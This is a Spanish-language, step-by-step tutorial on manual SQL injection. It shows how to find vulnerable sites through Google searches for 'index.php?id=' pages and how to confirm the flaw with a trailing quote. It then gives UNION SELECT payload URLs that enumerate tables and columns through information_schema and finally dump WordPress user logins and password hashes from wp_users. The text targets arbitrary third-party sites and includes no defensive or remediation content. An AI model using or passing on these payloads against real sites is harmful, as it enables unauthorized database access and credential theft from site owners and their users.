
**Primera fase**  
**Un ejemplo de como buscar en Google**  
**1)**Nos dirigimos a la pagina de Google y en el buscador colocamos esto**id = cat index.php?**  
**Nota: Actualmente Google ha actualizado su buscador, ha mejorado sus herramientas, y la interfaz grafica.**



**¿Como saber si la página es vulnerable?**  
Bastante sencillo, tan solo colocar una '*(Comillas, coma, punto, cualquier caracter)* al final de la variable es decir **/index.php?id=28'**nos deberá marcar un error más o menos así (Puede variar los errores, pero el más común entre ellos es este):


*You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1*



**Explotando el Bug**  
**Segunda fase**

Un ejemplo sencillo de como **empezar la inyección**tenemos lo siguiente**/index.php?id=45** ahora antes de la variable **(28)**y después del signo **(=)**agregaremos el signo de menos **(-)** deberá quedar así:

**/index.php?index=-230**y agregamos el **union y select**y empezamos a partir del **numero 1**o el **numero 0**



**/index.php?index=-230+union+select+1,2,3--** (Es importante poner la coma entre cada numero)

**¿Como sabre si el numero de la columna es vulnerable?**  
Al momento que veas **uno o más números** en la web y que no haya un error quiere decir que le hemos dado a la columna vulnerable



**Tercera fase**  
**Sacando nombre de las Tablas**  
Desde la barra de direcciones remplazamos**el numero 2**por**group\_concat(table\_name)**debe quedar algo así:


/index.php?id=-230+union+select+1,**group\_concat(table\_name)**,3,4,5+**from+information\_schema.tables--**




y nos da como resultado todos los nombres de las tablas que existen en la**Base de datos**.

Como se ve en la imagen, tenemos como resultado los nombres de las tablas. Pero hay un pequeño problema, el tamaño de la página nos limita a que solo veamos una cierta cantidad de numero de tablas (Por naturaleza)**.**  
**Sin embargo, no hay nada que nos impida, pues gracias a una función de SQL podemos**utilizar otra alternativa, en este caso será la opción**limit** que nos permitirá limitar el rango de registro, y así poder acceder a la tabla del **administrador** o la de **usuarios**.  
  
En este caso hay que hacer lo siguiente, quitamos **group\_concat()** y solo dejamos **table\_name**y al final de **information\_schema.tables** agregamos**+limit+1,1--**así quedará la url:

/index.php?id=-230+union+select+1,**table\_name**,3,4,5+**from+information\_schema.tables+limit+1,1—**



**Y vamos de 10 en 10 hasta encontrar la table que deseamos, admin, administrador, usuarios, users, usuaris,** etc.. (Puede variar los nombres de las tablas y columnas por el idioma)



**Y encontramos la tabla wp\_users donde posiblmente se encontrará el usuario y password**

Una vez que tengamos el nombre de la tabla que queremos y es en este caso **admin** vamos a convertirla en **ASCII**les dejo la herramienta online para el conversor de**String a ASCII |** <http://easycalculation.com/ascii-hex.php>



**Extracción de columnas de la tabla  
Cuarta fase**  
  
Ahora modificamos nuestra url algo que quede así (incluyendo**wp\_users,** pero convertida en **ASCII**):  
/index.php?id=-230+union+select+1,2,**group\_concat(column\_name)**+from+information\_schema**.columns+where+table\_name=char(119,112,95,117,115,101,114,115)**—



**Extracción de usuario y contraseña**  
**Quinta fase**  
Esta parte es la más fácil, ya que lo anterior era lo complicado. Supongamos que ya sabemos los nombres de la tabla en este caso es **wp\_users** y las columnas que nos interesan son **user\_login** y **user\_pass** (contraseña), ahora hay que extraer los datos de esas dos columnas y para eso hacemos lo siguiente.:

/index.php?id=-230+union+select+1,2,**group\_concat(user\_login,0x3a,user\_pass)**+from+**wp\_users**—

